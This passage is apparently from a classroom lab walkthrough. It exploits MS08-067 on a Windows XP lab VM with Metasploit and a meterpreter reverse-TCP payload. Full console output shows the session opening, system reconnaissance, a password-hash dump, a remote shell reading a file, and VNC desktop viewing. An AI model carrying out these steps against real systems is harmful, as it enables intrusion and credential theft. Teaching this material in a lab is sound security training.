Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.76.5.201      yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.76.5.150      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

The Current Setting column shows all required variables have been set

Use Metasploit to carry out the exploit

Use the exploit command to start the attack.

Kali

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.76.5.150:4444
[*] 10.76.5.201:445 - Automatically detecting the target...
[*] 10.76.5.201:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.76.5.201:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.76.5.201:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 10.76.5.201
[*] Meterpreter session 3 opened (10.76.5.150:4444 -> 10.76.5.201:1036) at 2016-08-24 17:10
:34 -0700

meterpreter >
```

Once you see the meterpreter prompt you have gained access and have control of the victim PC.

Use Metasploit to carry out the exploit

Review available meterpreter commands

Kali

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for 'load'
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

The help command will show a ton of available commands some of which we will try now

Use Metasploit to carry out the exploit

Show system information about the remote victim.

Kali

```
meterpreter >
meterpreter > sysinfo
Computer        : EH-WINXP-05
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

sysinfo shows target system information

Use Metasploit to carry out the exploit

Show network settings on the remote victim.

Kali

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:50:56:af:16:3a
MTU          : 1500
IPv4 Address : 10.76.5.201
IPv4 Netmask : 255.255.255.0

meterpreter >
```

ipconfig shows target system network settings

Use Metasploit to carry out the exploit

Show accounts and passwords on the remote victim.

Kali

```
meterpreter > hashdump
Administrator:500:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
cis76 student:1003:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:4cc3993dddee19661e65b3ca0ff48f09:15f60a7495eeebdd8c6440d0762b5577:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9da82c6ce0e8f93c016efbce95e37e34:::
meterpreter >
```

hashdump shows user accounts and encrypted passwords on victim system

Use Metasploit to carry out the exploit

Get a shell and show the contents of the confidential.txt file.

Kali


```
meterpreter > shell
Process 600 created.
Channel 4 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd c:\Documents and Settings\cis76 student\Desktop
cd c:\Documents and Settings\cis76 student\Desktop

C:\Documents and Settings\cis76 student\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1C6F-0AAD

 Directory of C:\Documents and Settings\cis76 student\Desktop

08/24/2016  01:10 PM    <DIR>          .
08/24/2016  01:10 PM    <DIR>          ..
08/24/2016  02:04 PM                46 Confidential.txt
               1 File(s)             46 bytes
               2 Dir(s)   6,493,384,704 bytes free

C:\Documents and Settings\cis76 student\Desktop>type Confidential.txt
type Confidential.txt
My name is Rich and my favorite color is blue.
C:\Documents and Settings\cis76 student\Desktop>
```

The shell command gives you a cmd.exe command shell on the victim system

Use Metasploit to carry out the exploit

Show the victims desktop

Kali



run vnc lets you view the victim's desktop

Rich To Do: Find out why the mouse is not working via VNC.

References

- Computer Security Student (CSS), http://www.binarytides.com/hack-windows-xp-metasploit/
- BinaryTides, http://www.computersecuritystudent.com/SECURITY_TOOLS/Metasploit/lesson7/